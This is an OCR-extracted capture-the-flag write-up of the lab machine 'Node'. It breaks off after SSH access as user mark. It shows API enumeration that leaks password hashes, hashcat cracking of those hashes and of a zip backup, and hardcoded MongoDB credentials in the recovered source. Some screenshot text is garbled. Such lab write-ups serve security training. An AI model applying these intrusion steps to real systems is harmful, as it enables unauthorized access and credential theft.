Node

Synopsis

Node focuses mainly on newer software and poor configurations. The machine starts out seemingly easy, but gets progressively harder as more access is gained. In-depth enumeration is required at several steps to be able to progress further into the machine.


Skills

- Knowledge of Linux
- Exploiting buffer overflow
- Bypassing user-agent filtering
- Bypassing ASLR and NX

Exploitation

As always we start with the nmap to check what services/ports are open

Opening the browser give us the following web page



Let's check the web console and examine a soruce code of javascript files

```
| Compaction | Control | C
```



Review of the publicly available source code reviewed a few interesting urls, let's then check their content

```
← → C ← Ali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB  O

JSON Raw Data  Headers

Save Copy Collapse All  Expand All  Filter JSON

▼ 0:

__id:  "59a7368398aa325cc03ee51d"

username:  "tom"

▼ password:  "f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240"

is_admin:  false

▼ 1:

__id:  "59a7368e98aa325cc03ee51e"

username:  "mark"

▼ password:  "de5aladf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73"

is_admin:  false

▼ 2:

__id:  "59aa9781cced6f1d1490fce9"

username:  "rastating"

▼ password:  "5965db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0"

is_admin:  false
```

By accessing /api/users/latest (which we got from source code examination) we got a few hashed credentials for users

But, let's remove /latest from the url to check if there are more users

```
\leftarrow \rightarrow C \bigcirc
                                      10.10.10.58:3000/api/users/
🤏 Kali Linux 🥻 Kali Tools 💆 Kali Docs 💢 Kali Forums 🦽 Kali NetHunter 🧆 Exploit-DB 🍬 Google Hacking DB 👢 OffSec
JSON Raw Data Headers
Save Copy Collapse All Expand All 🗑 Filter JSON
              "59a7365b98aa325cc03ee51c
              "dffc504aa55359b9265cbebele4032fe600b64475ae3fd29c07d23223334d0af"
 ▼ password:
   is admin: true
   id:
               "59a7368398aa325cc03ee51d"
   username: "tom"
 is_admin: false
   username: "mark"
              "de5aladf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73"
 ▼ password:
   is_admin: false
              "59aa9781cced6f1d1490fce9"
 ▼ password: "5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0"
is_admin: false
```

By doing so we got one more user, which looks like is an admin user

Now with those hashed passwords we can launch hashcat ot crack them and get plain text credentials

```
Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:

* Filename..: /usr/share/dirb/wordlists/common.txt

* Passwords.: 4702

* Bytes....: 36964

* Keyspace..: 4702

* Runtime...: 0 secs

de5aladf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73:snowflake
Approaching final keyspace - workload adjusted.
```

```
Host memory required for this attack: 0 MB

Dictionary cache hit:

* Filename..: /usr/share/dirb/wordlists/common.txt

* Passwords.: 4702

* Bytes....: 36964

* Keyspace..: 4702

dffc504aa55359b9265cbebele4032fe600b64475ae3fd29c07d23223334d0af:manchester
Approaching final keyspace - workload adjusted.
```

And we cracked two hases, among which one belongs to the adminuser

Let's use those credentials to login as an administrator to the application

WELCOME TO MYPLACE



WELCOME TO MYPLACE



As an administrator we can download a backup of the entire application

```
(root ⊗ kali) - [~/Downloads]
# mv myplace.backup myplace.backup.b64

—(root ⊗ kali) - [~/Downloads]
# base64 -d myplace.backup.b64 > myplace.backup

—(root ⊗ kali) - [~/Downloads]
# file myplace.backup
myplace.backup: Zip archive data, at least v1.0 to extract, compression method=store

—(root ⊗ kali) - [~/Downloads]
—# unzip myplace.backup > myplace
[myplace.backup] var/www/myplace/package-lock.json password: ■
```

But the backup file is password protected, in order to crack it, we need to use zip2john (to convert into hashcar friendly format) and then launch hashcat

```
Dictionary cache built:

* Filename..: /usr/share/dirb/wordlists/common.txt

* Passwords.: 4703

* Bytes....: 36974

* Keyspace..: 4703

* Runtime...: 0 secs

$pkzip$8*1*1*0*0*11*2938*ec3b087af5366e5252a4c9915cb1a5f969*1*0*0*17*996a*a3b3ad7d4cce69c0528015ff4c04240684c571b0a045ba*1*0*0*19*5083*7d370f3e4ddeac4525fb5832aaf2ff90d3058bc54b8fadb*1*0*0*19*5083*7d370f3e4ddeac4525fb5832aaf2ff90d3058bc54b8fadb*1*0*0*19*5083*7d370f3e4ddeac4525fb5832aaf2ff90d3058bc54b8fadb*1*0*0*19*5083*7d370f3e4ddeac4525fb5832aaf2ff90d3058bc54b8fadb*1*0*0*19*19*19*18*3822d10e54000559c0b893da9739e032a4fd6261873a3*1*0*0*2*4*33cc*a7ea5a2931bcb749b38fc575aa8237eb5abc7bf7e1268f7380f5926*19df308725808926470*4*19*0*0*24*9679*0*49f44f47c42865f758065a8055f4e266618f8803bcc984048202588094c477*4*1*0*0*24*9679*0*49f32af6d9df380d6

5b514621e1a3541312bfdef661266f0d588734faaf279a637527*2*0*11*5*118f1dfc*94cb*67*0*11*3d0f*f6d9e4f99b0462ba06afc9d9109b44a6d0*$/pkzip$:magicword
```

And we cracked the hash and got password needed to unzip application backup

Examination of the application's source code provided us with credentials for user mark

```
File Actions Edit View Help

GNU nano 6.3

const express = require('express');
const session = require('body-parser');
const bodyParser = require('body-parser');
const crypto = require('crypto');
const MongoClient = require('mongodb').MongoClient;
const ObjectID = require('mongodb').MongoClient;
const path = require('path');
const spawn = require('crital_process').spawn;
const app = express();
const url = 'mongodb'/Mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';
const backup_key = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';

MongoClient.connect(url, function(error, db) {
    if (error || !db) {
        console.log('!!] Failed to connect to mongodb');
        return;
```

Let's check if those credentials will allow us to ssh to the machine

And we successfully got an access as a user mark by using credentials found in the applicat